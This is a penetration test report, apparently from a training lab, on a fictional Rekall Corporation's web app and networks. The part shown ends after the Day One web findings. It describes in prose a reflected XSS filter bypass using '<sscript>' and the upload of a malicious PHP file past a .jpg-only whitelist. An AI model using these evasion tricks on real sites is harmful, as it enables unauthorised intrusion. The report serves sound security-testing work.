Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Two Sharp Rocks, LLC
Contact Name	Josh Richards
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	06/4/2023	Josh Richards	Initial Report

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.14.35	Rekall public website
34.102.136.180 (totalrekall.xyz)	Rekall public domain name
github.com/totalrekall	Rekall public GitHub account
192.168.13.0/24	Internal domain range (Linux)
172.22.117.0/24	Internal domain range (Windows)


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Partial input validation for Javascript fields on web app
- Partial file whitelisting for uploads on web app
- Partial user authentication for restricted area on web app
- Webpage headers mostly sanitised of sensitive information
- Difficult to directory traverse to old disclaimers on web app
- IP lookup is relatively anonymous
- Linux hosts have very few open ports
- "shadow" file is protected on all Linux hosts
- "passwd" file is protected on some Linux hosts
- "sudoers" file is protected on some linux hosts
- Windows passwords are protected by NTLM
- Domain controller cannot be reached from outside internal network

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- No SSL certificate for public websites
- Numerous XSS, SQL, and Command injections possible on web application
- Cleartext user credentials stored in publicly available files
- Cleartext administrator credentials openly published next to login fields
- User credentials published on public code repositories
- Sensitive information in public website headers
- SSH usernames published in public domain registrar data
- Unpatched versions of server services with well-known vulnerabilities and numerous exploits
- Unpatched versions of core Linux commands
- Vulnerable and insecure FTP service
- Unprotected Windows system processes
- Unprotected Windows domain control processes

Executive Summary

Day One - Web App

Initial reconnaissance of 192.168.14.35 was performed using a dictionary attack with dirbuster to establish a directory tree for the website and reveal hidden pages or files not linked directly on the public-facing website (T1590: Gather Victim Network Information).




Image 1-1.1 - OWASP Dirbuster performing a dictionary attack on 192.168.14.35

Due to the brute-force nature of Dirbuster, it was allowed to map the files and directories of 192.168.14.35 in the background as other access attempts were made.

Navigating to “Welcome” (192.168.14.35/Welcome.php) the user is presented with a “Welcome to VR Planning” page. This page included a Javascript form intended for customers to enter their name which proved vulnerable to a reflected XSS attack (T1189: Drive-By Compromise).




Image 1-2.1 - “Welcome” with malicious XSS in Javascript entry field




Image 1-2.2 - Sensitive data (FLAG 1) displayed on Welcome.php after a reflected XSS attack

Navigating to “VR Planner” (192.168.14.35/Memory-Planner.php) the user is presented with a page with another Javascript entry field (“Choose your charachter” *[sic]*) and two opportunities for external file upload (“Choose your Adventure” and “Choose your location”). The “Choose your charachter” *[sic]* form used some input validation, but still proved vulnerable to a reflected XSS attack (T1189: Drive-By Compromise) through script obfuscation with <sscript> instead of <script>.




Image 1-2.3 - “Memory-Planner.php” with obfusated & malicious script in Javascript entry field




Image 1-2.4 - Sensitive data (flag 2) displayed on “Memory-Planner.php” after a reflected XSS attack

The two opportunities to upload files from the “Memory-Planner.php” page also opened the page up for potential Local File Inclusion attack (T1190: Exploit Public-Facing Application). The first upload opportunity (“Choose your Adventure”, shown below in Image 2.5) had no file whitelisting measures in place, and allowed the upload of a malicious php file instead of an image. This malicious php file revealed further sensitive data as “flag 5”.




Image 1-2.5 - “Choose your Adventure” before upload of the malicious php file




Image 1-2.6 - Sensitive data (flag 5) displayed on “Memory-Planner.php” after Local File Inclusion

The second opportunity for file upload (“Choose your location” shown below in Image 2.7) used input whitelisting to filter any file uploads that did not end in “.jpg”. However the same malicious php file could still be uploaded by adding “.jpg” to the end of the filename (T1190: Exploit Public-Facing Application) to reveal sensitive data in the form of “flag 6”




Image 1-2.7 - “Choose your location” before upload of malicious php file with a .jpg extension

